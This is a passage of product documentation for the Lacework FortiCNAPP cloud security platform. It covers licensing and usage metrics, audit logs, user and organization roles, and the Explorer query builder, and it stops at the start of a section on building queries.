- If the account is enrolled in an organization, the License page displays a usage summary across all accounts within the organization. You can view this information only from organization settings.

Subscription

Each month, Lacework FortiCNAPP calculates the 95th percentile of hourly agent counts for each account. The amount billed for the month is the sum of all 95th percentile values across all Lacework accounts that belong to you. The number of agents purchased determines the subscribed quantity.

Lacework FortiCNAPP calculates the average number of cloud resources for selected resource types (as defined in Terminology). These averages are calculated for each account and cloud account. The amount billed for the month is the sum of all average cloud resources across all Lacework accounts that belong to you. For more information, see Terminology.

Usage

This section provides a visual representation of how many agents, Kubernetes audit log nodes, and resources are deployed and for each account. Standard agents and Enterprise agents are categorized differently, and there is a separate count of each type.

Use the *Billing period* dropdown to view a different month's worth of *Usage* and *Resource usage by cloud account* statistics.

Resource Usage by Cloud Account

This section displays any cloud accounts that are integrated with Lacework FortiCNAPP, along with the number of cloud resources deployed for selected resource types.

Click on any of the columns to adjust the sorting order. You can also download the table in CSV format, and select which columns are displayed.

Vulnerability Usage

Use the dropdowns to view a different range of statistics. By default, the statistics for the latest month to date is shown.

Host Scans

This section displays the number of host scans per day that you are licensed for, and the 95th percentile for number of host scans performed per day in your environment.

Container Image Scans

This section displays the following information:

- Number of container image scans that you are licensed for. This adjusts depending on the time range selected in the dropdown.
- Total number of container image scans performed in the selected time range.
- Percentage of container image scans used in relation to your licensed quota.
- A breakdown of the number of scans performed through the following Lacework FortiCNAPP applications:
  - Inline Scanner
  - Proxy Scanner
  - Platform Scanner (registries)
- Number of scans performed on active container images.

Terminology

Enterprise Agents

Number of running hosts with the Lacework FortiCNAPP agent installed that are running containerized applications. Usage is the sum of the 95th percentile of hourly enterprise agent counts for each Lacework FortiCNAPP account. The number of enterprise agents purchased determines the subscribed quantity.

Standard Agents

Number of running hosts with the Lacework FortiCNAPP agent installed that are not running containerized applications. Usage is the sum of the 95th percentile of hourly standard agent counts for each Lacework FortiCNAPP account. The number of standard agents purchased determines the subscribed quantity.

K8s (Kubernetes) Audit Log Nodes

Number of running Kubernetes audit log nodes across all cloud environments. Usage is the sum of the 95th percentile of hourly running node counts for each Lacework FortiCNAPP account. The number of nodes purchased determines the subscribed quantity.

K8s (Kubernetes) Compliance Nodes

Number of running Kubernetes compliance nodes across all cloud environments. Usage is the sum of the 95th percentile of hourly running node counts for each Lacework FortiCNAPP account. The number of nodes purchased determines the subscribed quantity.

Resources

Resources present in integrated cloud accounts. The number of cloud accounts purchased determines the subscribed quantity. In terms of contracts, one cloud account entitles you to 200 resources. Resources include the following:

- AWS
  - EC2 Instances
  - RDS Instances
  - Redshift Instances
  - Elastic Load Balancers
  - Application Load Balancers
  - NAT gateways
- Azure
  - Virtual Machines
  - Load Balancers
  - SQL databases
  - Gateways
- Google Cloud
  - Google Compute Engines
  - Cloud SQL
  - Load Balancers
  - Gateways

Audit logs

Audit logs allow you to view the history of all actions performed within a Lacework FortiCNAPP account so you know who made changes to the system and when. For example, you can see who suppressed certain alerts, what time an authentication setting was modified, etc.

To view audit logs, navigate to *Settings* > *Usage* > *Audit logs*. Click on the row for an audit log event to view the details of the event.

Time frame selection

Use the drop-down in the top right corner to select a time frame for the audit logs you want to display. Note the following information about what each time range option displays:

- *Last Hour*: Actions performed in the last hour. For example, the current time is 3:45 PM, and you select *Last Hour*. The audit log displays actions performed between 2:45 PM and 3:45 PM.
- *Last 24 Hours*: Actions performed in the last 24 hours. For example, the current time is 3:45 PM on Tuesday, and you select *Last 24 Hours*. The audit log displays actions performed between Monday 3:45 PM and Tuesday 3:45 PM.
- *Last 7 Days*: Actions performed from 7 days ago to 12:00 AM of the current day. For example, the current time is 3:45 PM on Tuesday, and you select *Last 7 Days*. The audit log displays actions performed between the previous Tuesday 12:00 AM and the current Tuesday 12:00 AM.
- *Last 30 Days*: Actions performed from 30 days ago to 12:00 AM of the current day. For example, the current time is 3:45 PM on March 6, and you select *Last 30 Days*. The audit log displays actions performed between the February 5 12:00 AM and March 6 12:00 AM.

Available actions

- Click *Download* to download the table in CSV format.
- *Select columns* to show or hide the available table columns.
- Use the *Search* function to find audit logs that contain specific strings, such as an account name or a user action.

Lacework FortiCNAPP organization view

Organization-level audit logs also contain a drop-down that allows you to display audit logs for a specific account.

Team members

Viewing users

Go to *Settings > Access Control > Users* to display the *Users* page. The page lists users with access to Lacework FortiCNAPP.

Use controls to add, enable, or disable individual members. You can also filter, edit, and delete team members. To edit or delete a member, click their options button and select *Edit* or *Delete*.

You can perform the following actions with the table:

- Refresh the data in the table.
- Click the *Download as CSV* icon to download the table in CSV format.
- Click the *Select columns* icon to select which columns to display.
- Click to search the table.

For each user, click the *Status* toggle to enable or disable their access. Click the options icon to edit or delete a team member.

Adding team members

Click *+ Add New* to add a user.

Account roles

Lacework supports the following account roles:

- User
- Administrator

The following tables display privilege differences between users and administrators.

Application settings

Lacework FortiCNAPP functionality	User	Administrator
`Settings > Notifications > Alert channels`	View only	Full access

Lacework FortiCNAPP functionality	User	Administrator
`Settings > Notifications > Alert rules`	View only	Full access
`Settings > Integrations > Cloud accounts`	View only	Full access
`Settings > Integrations > Container registries`	View only	Full access
`Settings > Configuration > Resource groups`	View only	Full access
`Settings > Configuration > API keys`	No access	Full access
`Settings > Configuration > Agent Tokens`	View only	Full access
`Settings > Configuration > Report rules`	View only	Full access
`Settings > Configuration > Data export rules`	View only	Full access
`Settings > Configuration > General`	View only	Full access
`Settings > Usage`	Only view functionality is available	Only view functionality is available
`Settings > Usage > Audit Logs`	View only	Full access
`Settings > Usage > Team members`	View only your profile	Full access
`Settings > Authentication`	View only	Full access

AWS, Azure, and Google Cloud Compliance recommendations

Lacework FortiCNAPP functionality	User	Administrator
Select a recommendation with a violation and then select the option to suppress this recommendation for a single resource or for all resources. Remove the suppression after it has been added.	No access	Full access
Disable a compliance recommendation entirely by turning it off. Enable a compliance recommendation after it has been turned off.	No access	Full access

Vulnerability exceptions

Lacework FortiCNAPP functionality	User	Administrator
Manage vulnerability exceptions	View only	Full access

Organization roles

Lacework FortiCNAPP supports the following organization roles: user and administrator.

Members with the organization user role have view only privileges to all organization-level settings. They also have user role access to all underlying accounts within the organization.

Members with the organization administrator role have full access to all organization-level settings. They also have administrator role access to all underlying accounts within the organization.

Multiple accounts

Team members can have access to more than one account. To see which accounts a member can access, click the number in the Accounts column.

If you are an organization administrator or user, you may have access to multiple accounts. Click the accounts icon near the bottom left corner and select an account to switch to. The organization dashboard is under the Organization heading. If the account you want to switch to is not listed, click *View all*.

If you have access to multiple accounts, logging in automatically directs you to the last account you used. If that account is not available, the first account alphabetically is used.

Deleting team members

To delete members:

1. Log in to the console as a Lacework FortiCNAPP organization administrator.
2. Go to *Settings* > *Users*.
3. Locate the team member you want to delete, click their options button, and select *Delete*.

Deleting an organization administrator

Deleting an organization administrator from your organization is necessary to maintain proper security on the Lacework FortiCNAPP platform. For example, if a person leaves the organization, keeping their account active is risky from a security perspective. Keeping an organization administrator level account open for a person no longer active with your organization is even riskier.

Deleting a team member who is an organization administrator is a two-step procedure. You must first reassign that team member as an account user. Then, you can delete that team member from the organization.

Reassigning the team member as an account user

To reassign members:

1. Log in to the console as a Lacework FortiCNAPP organization administrator.
2. Go to *Settings > Usage > Team members*.
3. Locate the team member you want to delete, click their options button ⋯ , and select *Edit*.
4. Select *No* for *Will this member be an organization administrator?*.
5. Select *No* for *Will this member be an organization user?*.
6. Clear all selections for *Select accounts for which this member will be an administrator*.
7. Select any account for *Select accounts for which this member will be a user*.
8. Click *Save*.

Deleting the team member

To delete a member:

1. On the *Team Members* page, locate the team member you want to delete.
2. Click their options button ⋯ and select *Delete*.
3. Confirm the deletion.

Authentication overview

Authentication settings are available as either account settings or organization settings.

- Authentication settings remain under the account if you do not enroll your accounts in an organization.
- Authentication settings become part of the organization if you enroll your accounts in an organization. For accounts within an organization, authentication settings are hidden at the account level; you must set authentication at the organization level.

Explorer

FortiCNAPP Explorer provides a graphical visualization of cloud entities and the relationships between them. With all relevant context in one place, you can explore your cloud resources and identities, and query toxic combinations in your environment.

Requirements:

- You must have Admin, Power, or Read-Only permissions to access the Explorer.

Key features

In-depth analysis:

- Network-based lateral movement analysis: Gain insight into lateral movement paths between hosts, containers, and K8s services within your cloud environment.
- Identity-based lateral movement analysis: Gain insight into the authorized actions between resources and services within your cloud environment.
- Blast radius of a potential compromise: Visualize what high value assets that could be impacted by the potential compromise of a single IAM role.

Clear communication:


- Use graphical visuals to demystify complex connections and foster better collaboration and clearer remediation strategies.

Enhanced query capabilities


- Experience an intuitive, no-code query builder that simplifies the extraction of vital information across the entire posture domain.

How to use the Lacework FortiCNAPP Explorer

1. In the primary navigation pane, go to *Discovery > Explorer*.
2. On the Explorer landing page, you have the option of building your own query or selecting a saved query.
   - Saved queries help you find potential risks immediately. A saved query can be a preconfigured query, or a custom query you saved in the builder. Click the query field to display all of the saved query filters.
   - *Query builder* lets you define your own queries and visualize the graph.




3. View the query results in the table. Each row corresponds to a separate graph. Click *View in Graph* to view that resource's graph.




For a resource that is internet exposed, the graph displays the complete path from the internet to the resource.

For a resource that is not internet exposed, the graph shows only the associated risks.


4. Hover over a node for more information.



5. Click a node to open its context panel, which contains additional information.
The context panel for a cluster of resources or entities provides a list of what the node represents. You can use the context panel search function to help you find a specific resource. Additional sorting and filtering are available depending on the type of node.



6. Click a name from the list to display its details.
   Click *Open resource page* to open its corresponding page in the resource inventory. You can continue your investigation there to gather additional information.


Back to S3 Buckets (34)
S3 BUCKET
arn:aws:s3:::
Summary
Provider
AWS
Account ID
Account Alias
Resource Name
arn:aws:s3:::
Changed in 24 hours
false
Organization ID
Region
us-east-2
Category
Data Stores
Resource Type
s3:bucket
Status
aws:cloudformation:l...
aws:cloudformation:s...
+1 more
Open resource page

7. Click the hamburger icon at the bottom of the graph to return to the query results table.

Explorer toolbar

The following functions are available in the toolbar:

Sort: 1	Create a filter to sort the columns in ascending or descending order.
	Click to refresh the data in the results table.
	Download the results as a CSV file. If you have implemented any macros or automation, please be aware that at this time, the timestamp in the *Last updated* field in the Explorer Graph and the timestamp in the CSV download file, use a different format.
	Set the Data Display to *Small*, *Medium* or *Large*. Show or hide columns in the results table.

Limitations

- The Internet exposed to CIDR range filter only returns results for Azure and AWS.
- *Identities* and *Storage Assets* resource graphs are available for AWS only.

Query builder

The Explorer query builder helps you build queries find the right data along with relevant context about the overall posture of your resources.

Explorer provides saved queries to help you find potential risks immediately. You can also define your own queries using the graphical query builder, optionally using a saved query as a starting point.

You can then interact with the graph to delve deeper into the results and understand the relationships between resources.

- Running saved queries on page 2372
- Building a query on page 2373
- Working with query results on page 2377

The query builder component is also used in Alerts and Vulnerabilities. Not all query builder features are available in each dashboard.

Running saved queries

Lacework FortiCNAPP provides saved queries to help you find potential risks in your cloud environment quickly.


To run a saved query from the landing page:

1. In the primary navigation pane, go to *Discovery> Explorer*.
2. Click a saved query in the list. The query is run and the results are displayed in the *Graph* tab.

The results are based on the time in the *Last updated* field at the top-right of the page.

To run a saved query from the Query Builder:

1. Go to *Discovery > Explorer*.
2. Click *Build your own query*. The query builder opens.
3. Click *Select a saved query*.
4. Select a query from the dropdown and click *Apply Query*.



5. (Optional) Edit the clauses and conditions as needed.
6. Click *Search*.


To update or overwrite a saved query:

1. In the query builder, select a saved query. Click *Apply query*.
2. Update the query as required. The *This saved query has been modified* dialog appears at the top of the page.
3. Choose one of the following options:
   - *Undo*: Revert your changes.
   - *Overwrite query*: Update the query.
   - *Save as new*: Create a new query.

Building a query

To build a custom query:

